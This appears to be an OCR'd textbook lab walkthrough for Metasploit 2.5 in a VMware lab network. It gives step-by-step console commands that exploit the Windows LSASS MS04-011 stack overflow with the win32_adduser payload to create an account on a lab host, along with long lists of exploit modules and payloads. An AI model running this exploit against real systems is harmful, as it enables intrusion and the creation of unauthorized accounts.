  afp_loginext                   AppleFileServer LoginExt PathName Overflow
  aim_goaway                     AOL Instant Messenger goaway Overflow
  altn_webadmin                  Alt-N WebAdmin USER Buffer Overflow
  apache_chunked_win32           Apache Win32 Chunked Encoding
  arkeia_agent_access            Arkeia Backup Client Remote Access
  arkeia_type77_macos            Arkeia Backup Client Type 77 Overflow (Mac OS X
)
  arkeia_type77_win32            Arkeia Backup Client Type 77 Overflow (Win32)
  awstats_configdir_exec         AWStats configdir Remote Command Execution
  backupexec_agent               Veritas Backup Exec Windows Remote Agent Overfl
ow
  backupexec_dump                Veritas Backup Exec Windows Remote File Access
  backupexec_ns                  Veritas Backup Exec Name Service Overflow
  backupexec_registry            Veritas Backup Exec Server Registry Access
  badblue_ext_overflow           BadBlue 2.5 EXT.dll Buffer Overflow
  bakbone_netvault_heap          BakBone NetVault Remote Heap Overflow
```


For this example, Metasploit will be used to exploit the Microsoft LSASS service by performing a stack overflow. This is done by typing:

```
use lsass_ms04_011
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
10:45 AM
Your version of VMware Tools is out of date.


```
  solaris_lpd_exec               Solaris LPD Command Execution
  solaris_lpd_unlink             Solaris LPD Arbitrary File Delete
  solaris_sadmind_exec           Solaris sadmind Command Execution
  solaris_snmpxdmid              Solaris snmpXdmid AddComponent Overflow
  solaris_ttyprompt              Solaris in.telnetd TTYPROMPT Buffer Overflow
  squid_ntlm_authenticate        Squid NTLM Authenticate Overflow
  svnserve_date                  Subversion Date Svnserve
  trackercam_phparg_overflow     TrackerCam PHP Argument Buffer Overflow
  uow_imap4_copy                 University of Washington IMAP4 COPY Overflow
  uow_imap4_lsub                 University of Washington IMAP4 LSUB Overflow
  ut2004_secure_linux            Unreal Tournament 2004 "secure" Overflow (Linux
)
  ut2004_secure_win32            Unreal Tournament 2004 "secure" Overflow (Win32
)
  warftpd_165_pass               War-FTPD 1.65 PASS Overflow
  warftpd_165_user               War-FTPD 1.65 USER Overflow
  webstar_ftp_user               WebSTAR FTP Server USER Overflow
  windows_ssl_pct                Microsoft SSL PCT MS04-011 Overflow
  wins_ms04_045                  Microsoft WINS MS04-045 Code Execution
  wsftp_server_503_mkd           WS-FTP Server 5.03 MKD Overflow
  zenworks_desktop_agent         ZENworks 6.5 Desktop/Server Management Remote S
tack Overflow

msf > use lsass_ms04_011
```

The next step is to identify the payloads. This is done by typing **show payloads** and pressing **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
10:46 AM
Your version of VMware Tools is out of date.


```
  solaris_lpd_unlink            Solaris LPD Arbitrary File Delete
  solaris_sadmind_exec          Solaris sadmind Command Execution
  solaris_snmpxdmid             Solaris snmpXdmid AddComponent Overflow
  solaris_ttyprompt             Solaris in.telnetd TTYPROMPT Buffer Overflow
  squid_ntlm_authenticate       Squid NTLM Authenticate Overflow
  svnserve_date                 Subversion Date Svnserve
  trackercam_phparg_overflow    TrackerCam PHP Argument Buffer Overflow
  uow_imap4_copy                University of Washington IMAP4 COPY Overflow
  uow_imap4_lsub                University of Washington IMAP4 LSUB Overflow
  ut2004_secure_linux           Unreal Tournament 2004 "secure" Overflow (Linux
)
  ut2004_secure_win32           Unreal Tournament 2004 "secure" Overflow (Win32
)
  warftpd_165_pass              War-FTPD 1.65 PASS Overflow
  warftpd_165_user              War-FTPD 1.65 USER Overflow
  webstar_ftp_user              WebSTAR FTP Server USER Overflow
  windows_ssl_pct               Microsoft SSL PCT MS04-011 Overflow
  wins_ms04_045                 Microsoft WINS MS04-045 Code Execution
  wsftp_server_503_mkd          WS-FTP Server 5.03 MKD Overflow
  zenworks_desktop_agent        ZENworks 6.5 Desktop/Server Management Remote S
tack Overflow

msf > use lsass_ms04_011
msf lsass_ms04_011 > show payloads
```

In this lab we will attempt to add a user to the target system. To accomplish this we need to use the win32_adduser payload. This is done by typing **set PAYLOAD win32_adduser** and pressing **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
10:55 AM
Your version of VMware Tools is out of date.

```
  win32_adduser                 Windows Execute net user /ADD
  win32_bind                    Windows Bind Shell
  win32_bind_dllinject          Windows Bind DLL Inject
  win32_bind_meterpreter        Windows Bind Meterpreter DLL Inject
  win32_bind_stg                Windows Staged Bind Shell
  win32_bind_stg_upexec         Windows Staged Bind Upload/Execute
  win32_bind_vncinject          Windows Bind VNC Server DLL Inject
  win32_exec                    Windows Execute Command
  win32_passivex                Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter    Windows PassiveX ActiveX Inject Meterpreter Pay
load
  win32_passivex_stg            Windows Staged PassiveX Shell
  win32_passivex_vncinject      Windows PassiveX ActiveX Inject VNC Server Payl
oad
  win32_reverse                 Windows Reverse Shell
  win32_reverse_dllinject       Windows Reverse DLL Inject
  win32_reverse_meterpreter     Windows Reverse Meterpreter DLL Inject
  win32_reverse_ord             Windows Staged Reverse Ordinal Shell
  win32_reverse_ord_vncinject   Windows Reverse Ordinal VNC Server Inject
  win32_reverse_stg             Windows Staged Reverse Shell
  win32_reverse_stg_upexec      Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf lsass_ms04_011 > set PAYLOAD win32_adduser
```

The next step is to identify what targets are subject to this exploit. This is done by typing **show targets** and pressing **Enter**.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
10:55 AM
Your version of VMware Tools is out of date.

```
  win32_bind_dllinject          Windows Bind DLL Inject
  win32_bind_meterpreter        Windows Bind Meterpreter DLL Inject
  win32_bind_stg                Windows Staged Bind Shell
  win32_bind_stg_upexec         Windows Staged Bind Upload/Execute
  win32_bind_vncinject          Windows Bind VNC Server DLL Inject
  win32_exec                    Windows Execute Command
  win32_passivex                Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter    Windows PassiveX ActiveX Inject Meterpreter Pay
load
  win32_passivex_stg            Windows Staged PassiveX Shell
  win32_passivex_vncinject      Windows PassiveX ActiveX Inject VNC Server Payl
oad
  win32_reverse                 Windows Reverse Shell
  win32_reverse_dllinject       Windows Reverse DLL Inject
  win32_reverse_meterpreter     Windows Reverse Meterpreter DLL Inject
  win32_reverse_ord             Windows Staged Reverse Ordinal Shell
  win32_reverse_ord_vncinject   Windows Reverse Ordinal VNC Server Inject
  win32_reverse_stg             Windows Staged Reverse Shell
  win32_reverse_stg_upexec      Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf lsass_ms04_011 > set PAYLOAD win32_adduser
PAYLOAD -> win32_adduser
msf lsass_ms04_011(win32_adduser) > show targets
```

This exploit works against:


- Windows 2000 machines
- Windows XP machines

As this exploit allows for an automatic detection of the target we set the target by typing **set TARGET 0** and pressing **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
10:55 AM
Your version of VMware Tools is out of date.

```
  win32_passivex_stg            Windows Staged PassiveX Shell
  win32_passivex_vncinject      Windows PassiveX ActiveX Inject VNC Server Payl
oad
  win32_reverse                 Windows Reverse Shell
  win32_reverse_dllinject       Windows Reverse DLL Inject
  win32_reverse_meterpreter     Windows Reverse Meterpreter DLL Inject
  win32_reverse_ord             Windows Staged Reverse Ordinal Shell
  win32_reverse_ord_vncinject   Windows Reverse Ordinal VNC Server Inject
  win32_reverse_stg             Windows Staged Reverse Shell
  win32_reverse_stg_upexec      Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf lsass_ms04_011 > set PAYLOAD win32_adduser
PAYLOAD -> win32_adduser
msf lsass_ms04_011(win32_adduser) > show targets

Supported Exploit Targets
=========================

   0  Automatic
   1  Windows 2000
   2  Windows XP

msf lsass_ms04_011(win32_adduser) > set TARGET 0
```


The next step is to identify what is required and what is optional for this exploit. This is done by typing **show options** and pressing **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
10:55 AM
Your version of VMware Tools is out of date.

```
oad
  win32_reverse                 Windows Reverse Shell
  win32_reverse_dllinject       Windows Reverse DLL Inject
  win32_reverse_meterpreter     Windows Reverse Meterpreter DLL Inject
  win32_reverse_ord             Windows Staged Reverse Ordinal Shell
  win32_reverse_ord_vncinject   Windows Reverse Ordinal VNC Server Inject
  win32_reverse_stg             Windows Staged Reverse Shell
  win32_reverse_stg_upexec      Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf lsass_ms04_011 > set PAYLOAD win32_adduser
PAYLOAD -> win32_adduser
msf lsass_ms04_011(win32_adduser) > show targets

Supported Exploit Targets
=========================

   0  Automatic
   1  Windows 2000
   2  Windows XP

msf lsass_ms04_011(win32_adduser) > set TARGET 0
TARGET -> 0
msf lsass_ms04_011(win32_adduser) > show options
```


This exploit requires three parameters to work:

- RHOST (Target IP address)
- PASS (Password for the new user)
- USER (Username for the new user)


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
10:55 AM
Your version of VMware Tools is out of date.


```
TARGET -> 0
msf lsass_ms04_011(win32_adduser) > show options

Exploit and Payload Options
===========================

  Exploit:    Name       Default    Description
  --------    -------    -------    ---------------------------------------
  required    RHOST                 The target address
  optional    SMBDOM                The domain for specified SMB username
  required    RPORT      139        The target port
  optional    SMBUSER               The SMB username to connect with
  optional    SMBPASS               The password for specified SMB username

  Payload:    Name        Default    Description
  --------    --------    -------    ------------------------------------------

  required    PASS                   The password for this user
  required    EXITFUNC    thread     Exit technique: "process", "thread", "seh"
  required    USER                   The username to create

  Target: Automatic

msf lsass_ms04_011(win32_adduser) >
```

Set the target by typing **set RHOST 172.16.1.40**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
10:58 AM
Your version of VMware Tools is out of date.


```
TARGET -> 0
msf lsass_ms04_011(win32_adduser) > show options

Exploit and Payload Options
===========================

  Exploit:    Name       Default    Description
  --------    -------    -------    ---------------------------------------
  required    RHOST                 The target address
  optional    SMBDOM                The domain for specified SMB username
  required    RPORT      139        The target port
  optional    SMBUSER               The SMB username to connect with
  optional    SMBPASS               The password for specified SMB username

  Payload:    Name        Default    Description
  --------    --------    -------    ------------------------------------------

  required    PASS                   The password for this user
  required    EXITFUNC    thread     Exit technique: "process", "thread", "seh"
  required    USER                   The username to create

  Target: Automatic

msf lsass_ms04_011(win32_adduser) > set RHOST 172.16.1.40
```

Set the password by typing **set PASS 123456**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
10:59 AM
Your version of VMware Tools is out of date.


```
Exploit and Payload Options
===========================

  Exploit:    Name       Default    Description
  --------    -------    -------    ---------------------------------------
  required    RHOST                 The target address
  optional    SMBDOM                The domain for specified SMB username
  required    RPORT      139        The target port
  optional    SMBUSER               The SMB username to connect with
  optional    SMBPASS               The password for specified SMB username

  Payload:    Name        Default    Description
  --------    --------    -------    ------------------------------------------

  required    PASS                   The password for this user
  required    EXITFUNC    thread     Exit technique: "process", "thread", "seh"
  required    USER                   The username to create

  Target: Automatic

msf lsass_ms04_011(win32_adduser) > set RHOST 172.16.1.40
RHOST -> 172.16.1.40
msf lsass_ms04_011(win32_adduser) > set PASS 123456
```

Set the username by typing **set USER virtualhacking**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
10:59 AM
Your version of VMware Tools is out of date.


```
==========================

  Exploit:    Name       Default    Description
  --------    -------    -------    ---------------------------------------
  required    RHOST                 The target address
  optional    SMBDOM                The domain for specified SMB username
  required    RPORT      139        The target port
  optional    SMBUSER               The SMB username to connect with
  optional    SMBPASS               The password for specified SMB username

  Payload:    Name        Default    Description
  --------    --------    -------    ------------------------------------------

  required    PASS                   The password for this user
  required    EXITFUNC    thread     Exit technique: "process", "thread", "seh"
  required    USER                   The username to create

  Target: Automatic

msf lsass_ms04_011(win32_adduser) > set RHOST 172.16.1.40
RHOST -> 172.16.1.40
msf lsass_ms04_011(win32_adduser) > set PASS 123456
PASS -> 123456
msf lsass_ms04_011(win32_adduser) > set USER virtualhacking
```

This exploit does not come with a **check** function so it is either going to work or not. To execute the exploit type **exploit** and press **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
10:59 AM
Your version of VMware Tools is out of date.


```
  Exploit:    Name       Default    Description
  --------    -------    -------    ---------------------------------------
  required    RHOST                 The target address
  optional    SMBDOM                The domain for specified SMB username
  required    RPORT      139        The target port
  optional    SMBUSER               The SMB username to connect with
  optional    SMBPASS               The password for specified SMB username

  Payload:    Name        Default    Description
  --------    --------    -------    ------------------------------------------

  required    PASS                   The password for this user
  required    EXITFUNC    thread     Exit technique: "process", "thread", "seh"
  required    USER                   The username to create

  Target: Automatic

msf lsass_ms04_011(win32_adduser) > set RHOST 172.16.1.40
RHOST -> 172.16.1.40
